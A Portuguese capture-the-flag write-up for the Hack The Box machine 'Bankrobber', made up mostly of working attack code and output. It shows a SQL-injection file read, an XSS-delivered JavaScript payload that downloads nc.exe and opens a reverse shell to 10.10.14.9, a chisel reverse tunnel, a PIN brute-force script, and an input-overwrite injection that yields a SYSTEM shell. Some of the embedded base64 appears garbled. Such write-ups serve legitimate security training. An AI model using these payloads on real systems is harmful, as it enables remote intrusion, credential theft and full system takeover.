
- Temos a possibilidade de fazer que o usuário "admin" abra um ficheiro.js disponível no nosso servidor http, através de um XSS na página de um usuário não privilegiado logado.
- Temos ainda a possibilidade de ler arquivos do sistema com SQLi (no primeiro campo)na página Web do usuário "admin"
- Nesta mesma página, temos provavelmente a possibilidade de executar comandos (no segundo campo) mas apenas a partir da máquina localhost...

Aí é que surge a magia! E se, através de um XSS, o "admin" simulado executar um request a partir da sua própria máquina (esperemos que esteja no localhost da máquina 10.10.10.154) para que executa um comando no tal segundo campo da sua própria pagina admin?! Cuidado AIAI xD Mas ainda falta uma coisinha. Não temos a possibilidade de saber como funciona o tal segundo campo (onde se pode executar um dir). Bem não sabemos ainda...

Sabemos que:

- ```
  Estamos perante um Xampp
  ```

- Se tentarmos enviar um dir, podemos ver o request, ou através de burpsuite, ou logo pelo navegador:



Agora sim temos um pouco de tudo. O ficheiro que nos interessa ver para ver que tipo de filtros existe é o backdoorchecker.php. Que por sua vez se encontra provavelmente em C:\xampp\htdocs\admin\backdoorchecker.php por ser a path de instalação padrão (C:\xampp\htdocs) e o resto vê-se na Request URL da própria petição que fizemos

Visualização do ficheiro backdoorchecker.php

Este ficheiro é um php o que pode trazer alguns problemas, pois ao ser transferido pode ser interpretado antes de nós podemos visualizar o código fonte. Então para se ver tudo, existe em SQL uma função para converter uma string em base64. A petição foi feita em curl para não ficar tudo deformado, e depois é só descodificá-lo:
  ```

```
(JavaliMZ㉿kali)-[~/C/H/exploits]$ curl 'http://10.10.10.154/admin/search.php' \
  -H 'Connection: keep-alive' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36' \
  -H 'DNT: 1' \
  -H 'Content-type: application/x-www-form-urlencoded' \
  -H 'Accept: */*' \
  -H 'Origin: http://10.10.10.154' \
  -H 'Referer: http://10.10.10.154/admin/' \
  -H 'Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7,fr;q=0.6' \
  -H 'Cookie: id=1; username=YWRtaW4%3D; password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D' \
  -H 'sec-gpc: 1' \
  --data-raw $'term=3\' union select to_base64(load_file(\'C:\\\\xampp\\\\htdocs\\\\admin\\\\backdoorchecker.php\')), 222,333-- -' \
  --compressed \
  --insecure
<table width='90%'><tr><th>ID</th><th>User</th></tr>
                <tr>
                    <td>3</td>
                    <td>javali</td>
                 </tr>

                <tr>
                    <td>PD9waHANCmluY2x1ZGUoJy4uL2xpbmsucGhwJyk7DQppbmNsdWRlKCdhdXRoLnBocCcpOw0KDQok
dXNlcm5hbWUgPSBiYXNlNjRfZGVjb2RlKHVybGRlY29kZSgkX0NPT0tJRVsndXNlcm5hbWUnXSkp
Ow0KJHBhc3N3b3JkID0gYmFzZTY0X2RlY29kZSh1cmxkZWNvZGUoJF9DT09LSUVbJ3Bhc3N3b3Jk
J10pKTsNCiRiYWQgCSAgPSBhcnJheSgnJCgnLCcmJyk7DQokZ29vZCAJICA9ICJscyI7DQoNCmlm
KHN0cnRvbG93ZXIoc3Vic3RyKFBIUF9PUywwLDMpKSA9PSAid2luIil7DQoJJGdvb2QgPSAiZGly
IjsNCn0NCg0KaWYoJHVzZXJuYW1lID09ICJhZG1pbiIgJiYgJHBhc3N3b3JkID09ICJIb3BlbGVz
c3JvbWFudGljIil7DQoJaWYoaXNzZXQoJF9QT1NUWydjbWQnXSkpew0KCQkJLy8gRklMVEVSIEVT
Q0FQRSBDSEFSUw0KCQkJZm9yZWFjaCgkYmFkIGFzICRjaGFyKXsNCgkJCQlpZihzdHJwb3MoJF9Q
T1NUWydjbWQnXSwkY2hhcikgIT09IGZhbHNlKXsNCgkJCQkJZGllKCJZb3UncmUgbm90IGFsbG93
ZWQgdG8gZG8gdGhhdC4iKTsNCgkJCQl9DQoJCQl9DQoJCQkvLyBDSEVDSyBJRiBUSEUgRklSU1Qg
MiBDSEFSUyBBUkUgTFMNCgkJCWlmKHN1YnN0cigkX1BPU1RbJ2NtZCddLCAwLHN0cmxlbigkZ29v
ZCkpICE9ICRnb29kKXsNCgkJCQlkaWUoIklvU0J3Mgb25seSBhbGxvd2VkIHRvIHVzZSB0aGUgJGdv
b2QgY29tbWFuZCIpOw0KCQkJfQ0KDQoJCQlpZigkX1NFUlZFUlsnUkVNT1RFX0FERFInXSA9PSAi
OjoxIil7DQoJCQkJc3lzdGVtKCRfUE9TVFsnY21kJ10pOw0KCQkJfSBlbHNlew0KCQkJCWVjaG8g
Ikl0J3Mgb25seSBhbGxvd2VkIHRvIGFjY2VzcyB0aGlzIGZ1bmN0aW9uIGZyb20gbG9jYWxob3N0
ICg6OjEpLjxicj4gVGhpcyBpcyBkdWUgdG8gdGhlIHJlY2VudCBoYWNrIGF0dGVtcHRzIG9uIG91
ciBzZXJ2ZXIuIjsNCgkJCX0NCgl9DQp9IGVsc2V7DQoJZWNobyAiWW91IGFyZSBub3QgYWxsb3dl
ZCB0byB1c2UgdGhpcyBmdW5jdGlvbiEiOw0KfQ0KPz4=</td>
                    <td>222</td>
                 </tr>
                </table>
```

```
MiBDSEFSUyBBUkUgTFMNCgkJCWlmKHN1YnN0cigkX1BPU1RbJ2NtZCddLCAwLHN0cmxlbigkZ29v
ZCkpICE9ICRnb29kKXsNCgkJCQlkaWUoIklvU0J3Mgb25seSBhbGxvd2VkIHRvIHVzZSB0aGUgJGdv
b2QgY29tbWFuZCIpOw0KCQkJfQ0KDQoJCQlpZigkX1NFUlZFUlsnUkVNT1RFX0FERFInXSA9PSAi
OjoxIil7DQoJCQkJc3lzdGVtKCRfUE9TVFsnY21kJ10pOw0KCQkJfSBlbHNlew0KCQkJCWVjaG8g
Ikl0J3Mgb25seSBhbGxvd2VkIHRvIGFjY2VzcyB0aGlzIGZ1bmN0aW9uIGZyb20gbG9jYWxob3N0
ICg6OjEpLjxicj4gVGhpcyBpcyBkdWUgdG8gdGhlIHJlY2VudCBoYWNrIGF0dGVtcHRzIG9uIG91
ciBzZXJ2ZXIuIjsNCgkJCX0NCgl9DQp9IGVsc2V7DQoJZWNobyAiWW91IGFyZSBub3QgYWxsb3dl
ZCB0byB1c2UgdGhpcyBmdW5jdGlvbiEiOw0KfQ0KPz4=" | base64 -d
<?php
include('../link.php');
include('auth.php');

$username = base64_decode(urldecode($_COOKIE['username']));
$password = base64_decode(urldecode($_COOKIE['password']));
$bad      = array('$(','&');
$good     = "ls";

if(strtolower(substr(PHP_OS,0,3)) == "win"){
        $good = "dir";
}

if($username == "admin" && $password == "Hopelessromantic"){
        if(isset($_POST['cmd'])){
                        // FILTER ESCAPE CHARS
                        foreach($bad as $char){
                                if(strpos($_POST['cmd'],$char) !== false){
                                        die("You're not allowed to do that.");
                                }
                        }
                        // CHECK IF THE FIRST 2 CHARS ARE LS
                        if(substr($_POST['cmd'], 0,strlen($good)) != $good){
                                die("It's only allowed to use the $good command");
                        }

                        if($_SERVER['REMOTE_ADDR'] == "::1"){
                                system($_POST['cmd']);
                        } else{
                                echo "It's only allowed to access this function from localhost (::1).<br> This is due to the recent hack attempts on our server.";
                        }
        }
} else{
        echo "You are not allowed to use this function!";
}
?>
```

Vemos que não podemos utilizar o segunte conjunto:


```
$bad = array('$(','&')
```

Ou seja, o nosso comando não pode incluir "$(" nem "&", caso incluir, será barrado pelo código php. Posto isso:

- Preparar um nc em escuta
- Criar um rce.js contendo o seguinte:

```
var request = new XMLHttpRequest()
params =
    'cmd=dir|powershell -c "IWR -Uri http://10.10.14.9/nc.exe -OutFile %temp%\\nc.exe"; %temp%\\nc.exe -e cmd 10.10.14.9 443'
request.open('POST', 'http://localhost/admin/backdoorchecker.php', true)
request.setRequestHeader('content-type', 'application/x-www-form-urlencoded')
request.send(params)
```

- Obrigar o user "admin" simulado a executar esse javascript:




```
(JavaliMZ㉿kali)-[~/C/H/exploits]-$ cat rce.js
       File: rce.js
   1   var request = new XMLHttpRequest();
   2   params = 'cmd=dir|powershell -c "IWR -Uri http://10.10.14.9/nc.exe -OutFile %temp%\\nc.exe"; %temp%\\nc.exe -e cmd 10.10.14.9 443';
   3   request.open('POST', 'http://localhost/admin/backdoorchecker.php', true);
   4   request.setRequestHeader("content-type", "application/x-www-form-urlencoded");
   5   request.send(params);

(JavaliMZ㉿kali)-[~/C/H/exploits]-$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.154 - - [13/Sep/2021 15:02:05] "GET /rce.js HTTP/1.1" 200 -
10.10.10.154 - - [13/Sep/2021 15:02:06] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.154 - - [13/Sep/2021 15:02:06] "GET /nc.exe HTTP/1.1" 200 -

(JavaliMZ㉿kali)-[~/C/H/exploits]-$ sudo rlwrap nc -lvnp 443
[sudo] password for javali:
Listening on 0.0.0.0 443
Connection received on 10.10.10.154 50383
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle rechten voorbehouden.

whoami
whoami
bankrobber\cortin

C:\xampp\htdocs\admin>
```

PrivEsc

Depois de um café, vamos enumerar um pouco a máquina.

```
netstat -ano
```

```
netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       1812
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       752
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       1812
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:910            0.0.0.0:0              LISTENING       1592
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       836
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       468
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       912
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       864
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1424
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       596
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       604
  TCP    10.10.10.154:139       0.0.0.0:0              LISTENING       4
  TCP    10.10.10.154:50383     10.10.14.9:443         ESTABLISHED     3820
  TCP    10.10.10.154:50384     10.10.14.9:443         ESTABLISHED     2940
  TCP    10.10.10.154:50397     10.10.14.9:443         ESTABLISHED     1988
  TCP    127.0.0.1:3306         127.0.0.1:50379        ESTABLISHED     836
  TCP    127.0.0.1:3306         127.0.0.1:50380        ESTABLISHED     836
  TCP    127.0.0.1:3306         127.0.0.1:50393        FIN_WAIT_2      836
  TCP    127.0.0.1:3306         127.0.0.1:50394        ESTABLISHED     836
  TCP    127.0.0.1:50379        127.0.0.1:3306         ESTABLISHED     3120
  TCP    127.0.0.1:50380        127.0.0.1:3306         ESTABLISHED     3120
  TCP    127.0.0.1:50386        127.0.0.1:3306         TIME_WAIT       0
```

Existe uma porta nova, que não existia no NMAP, por estar bloqueado a nível de firewall para se poder operar apenas por localhost. Porta 910!

```
tasklist
```

```
tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0                            0          4 K
System                           4                            0        140 K
smss.exe                       288                            0      1.188 K
csrss.exe                      364                            0      7.952 K
wininit.exe                    468                            0      5.312 K
csrss.exe                      476                            1      4.088 K
winlogon.exe                   544                            1     15.484 K
services.exe                   596                            0      6.860 K
lsass.exe                      604                            0     12.200 K
svchost.exe                    688                            0     14.548 K
svchost.exe                    752                            0      9.012 K
dwm.exe                        844                            1     36.000 K
svchost.exe                    864                            0     48.324 K
svchost.exe                    912                            0     16.448 K
svchost.exe                    920                            0     24.736 K
svchost.exe                    976                            0     15.604 K
svchost.exe                    356                            0     16.344 K
svchost.exe                   1028                            0     16.268 K
vm3dservice.exe               1052                            0      6.000 K
svchost.exe                   1236                            0      7.776 K
svchost.exe                   1292                            0      7.080 K
spoolsv.exe                   1424                            0     15.472 K
svchost.exe                   1556                            0     11.836 K
bankv2.exe                    1592                            0        180 K
xampp-control.exe             1764                            0      2.388 K
svchost.exe                   1868                            0     21.052 K
svchost.exe                   1968                            0      8.344 K
vmtoolsd.exe                  2024                            0     22.492 K
```

Através do PID, verificamos que o programa que está a ocupar esta porta é o bankv2.exe.

poderiamos tratar de fazer o download do programa para verificar o que faz e tratar de encontrar um possível BufferOverFlow, mas em primeiro lugar, quero saber o que está a fazer neste momento...

Para ser mais comodo, vou fazer um PortForwarding desta porta 910 para a minha porta 910 da minha máquiina kali.

Para isso, irei utilizar o chisel do jpillora (https://github.com/jpillora/chisel/releases)

Enviar o chisel windows para a máquina alvo, e guarda a versão linux na minha máquina

```
wget https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_linux_amd64.gz
wget https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_windows_amd64.gz

mv chisel_1.7.6_linux_amd64.gz chisel.elf.gz
```

```
mv chisel_1.7.6_windows_amd64.gz chisel.exe.gz

gunzip *.gz

sudo su
chisel.elf server --reverse -p 8008

# Target Machine
certutil -urlcache -f http://10.10.14.19/chisel.exe
chisel.exe client 10.10.14.9:8008 R:910:127.0.0.1:910
```

```
(JavaliMZ㉿kali)-[~/C/H/exploits]─$ sudo su
(JavaliMZ💀kali)-[/h/j/C/H/exploits]─# chisel.elf server --reverse -p 8008
2021/09/13 15:13:00 server: Reverse tunnelling enabled
2021/09/13 15:13:00 server: Fingerprint Yi/y/As/5rfwaaidpKYRLzlLD/h4gGaqeLjeMhEollw=
2021/09/13 15:13:00 server: Listening on http://0.0.0.0:8008
2021/09/13 15:15:50 server: session#1: tun: proxy#R:910=>910: Listening
 HTB - Bankrobber  10.10.14.9  10.10.10.154  1 nc 443  2 chisel server  3
```

A partir de agora, a porta 910 da minha máquina local kali é igual á da máquina alvo.

Se usarmos um simples nc, dá para ver o que se lá passa:

```
(JavaliMZ㉿kali)-[~/C/HackTheBox]─$ nc 127.0.0.1.910
nc: missing port number

(JavaliMZ㉿kali)-[~/C/HackTheBox]─$ nc 127.0.0.1 910
 ------------------------------------------------------------------
 Internet E-Coin Transfer System
 International Bank of Sun church
                                          v0.1 by Gio & Cneeliz
 ------------------------------------------------------------------
 Please enter your super secret 4 digit PIN code to login:
 [$] 0000
 [!] Access denied, disconnecting client....
```

Está protegido por um PIN. Como está na nossa máquina, e sempre que tento um PIN, o programa apenas se fecha e está pronto para outra, vou fazer brute force nele!!

```
import socket
import sys
from pwn import log


def tryPin(pin, p1):
    p1.status(f"Testando com PIN {pin.strip()}")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("127.0.0.1",910))
    s.recv(4098)
    s.send(bytes(pin.encode()))
    msg = s.recv(4098).decode()

    if not "Access denied" in msg:
        p1.success(f"PIN encontrado. O PIN correcto é o: {pin.strip()}")
        sys.exit(0)


def getListOfPins():
    pins = []
    for first_num in range(0,10):
        for second_num in range(0,10):
            for third_num in range(0,10):
                for fourth_num in range(0,10):
                    pin = str(first_num) + str(second_num) + str(third_num) + str(fourth_num)
                    pins.append(pin + "\n")
    return pins


def main():
    p1 = log.progress("Brute Force")
    pins = getListOfPins()
    for pin in pins:
        tryPin(pin, p1)


main()
```

Com esse simples script, vou testando todos os PINs até que me reporta qual é:

```
(JavaliMZ㉿kali)-[~/C/H/exploits]-$ nc 127.0.0.1 910
 --------------------------------------------------------------
 Internet E-Coin Transfer System
 International Bank of Sun church
                                        v0.1 by Gio & Cneeliz
 --------------------------------------------------------------
 Please enter your super secret 4 digit PIN code to login:
 [$] 0021
 [$] PIN is correct, access granted!
 --------------------------------------------------------------
 Please enter the amount of e-coins you would like to transfer:
 [$] 1
 [$] Transfering $1 using our e-coin transfer application.
 [$] Executing e-coin transfer tool: C:\Users\admin\Documents\transfer.exe

 [$] Transaction in progress, you can safely disconnect...
```

A partir daí, deu para perceber que, em vez de colocar um valor de transferência, se puser montes de caracteres, estou a reescrever a parte que dizia "[$] Executing e-coin transfer tool: C:\Users\admin\Documents\transfer.exe". E visto que este caminho é de "admin", pode-se assumir que essa ferramenta será executada com privilégios de administrador... Não esquecer de preparar o nc em modo de escuta.

```
(JavaliMZ㉿kali)-[~/C/H/exploits]-$ nc 127.0.0.1 910
 --------------------------------------------------------------
 Internet E-Coin Transfer System
 International Bank of Sun church
                                        v0.1 by Gio & Cneeliz
 --------------------------------------------------------------
 Please enter your super secret 4 digit PIN code to login:
 [$] 0021
 [$] PIN is correct, access granted!
 --------------------------------------------------------------
 Please enter the amount of e-coins you would like to transfer:
 [$] AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
 [$] Transfering $AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA using our e-coin transfer application.
 [$] Executing e-coin transfer tool: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Dá para tentar reescrever o commando que é suposto aparecer ali, para ver o que acontece. Depois de perceber quantos caracteres são precisos para reescrever o comando (32 caracteres), é só concatenar a essas 32 caracteres, um comando nosso:

```
(JavaliMZ㉿kali)-[~/C/H/exploits]-$ python3 -c 'print("A" * 32 + "C:\\Users\\Cortin\\AppData\\Local\\Temp\\nc.exe -e cmd 10.10.14.9 444")'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC:\Users\Cortin\AppData\Local\Temp\nc.exe -e cmd 10.10.14.9 444

(JavaliMZ㉿kali)-[~/C/H/exploits]-$ python3 -c 'print("A" * 32 + "C:\\Users\\Cortin\\AppData\\Local\\Temp\\nc.exe -e cmd 10.10.14.9 444")' into_clip

(JavaliMZ㉿kali)-[~/C/H/exploits]-$ nc 127.0.0.1 910
 --------------------------------------------------------------
 Internet E-Coin Transfer System
 International Bank of Sun church
                                        v0.1 by Gio & Cneeliz
 --------------------------------------------------------------
 Please enter your super secret 4 digit PIN code to login:
 [$] 0021
 [$] PIN is correct, access granted!
 --------------------------------------------------------------
 Please enter the amount of e-coins you would like to transfer:
 [$] AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC:\Users\Cortin\AppData\Local\Temp\nc.exe -e cmd 10.10.14.9 444
 [$] Transfering $AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC:\Users\Cortin\AppData\Local\Temp\nc.exe -e cmd 10.10.14.9 444 using our e-coin transfer application.
 [$] Executing e-coin transfer tool: C:\Users\Cortin\AppData\Local\Temp\nc.exe -e cmd 10.10.14.9 444

 [$] Transaction in progress, you can safely disconnect...

 HTB - Bankrobber  10.10.14.9  10.10.10.154  1 nc 443  2 chisel server  3 http server  4 zsh  5 zsh
```

Isto não é bem um BufferOverFlow, mas a base é a mesma. Reescrever uma instrução.

```
(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ sudo rlwrap nc -lvnp 444
Listening on 0.0.0.0 444
Connection received on 10.10.10.154 49734
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle rechten voorbehouden.

whoami
whoami
nt authority\system

C:\Windows\system32>
```

As flags estão sempre no mesmo sítio...

```
type C:\Users\Cortin\Desktop\user.txt
#>  f635346600876a43441cf1..........
type C:\Users\admin\Desktop\root.txt
#>  aa65d8e6216585ea636eb0..........
```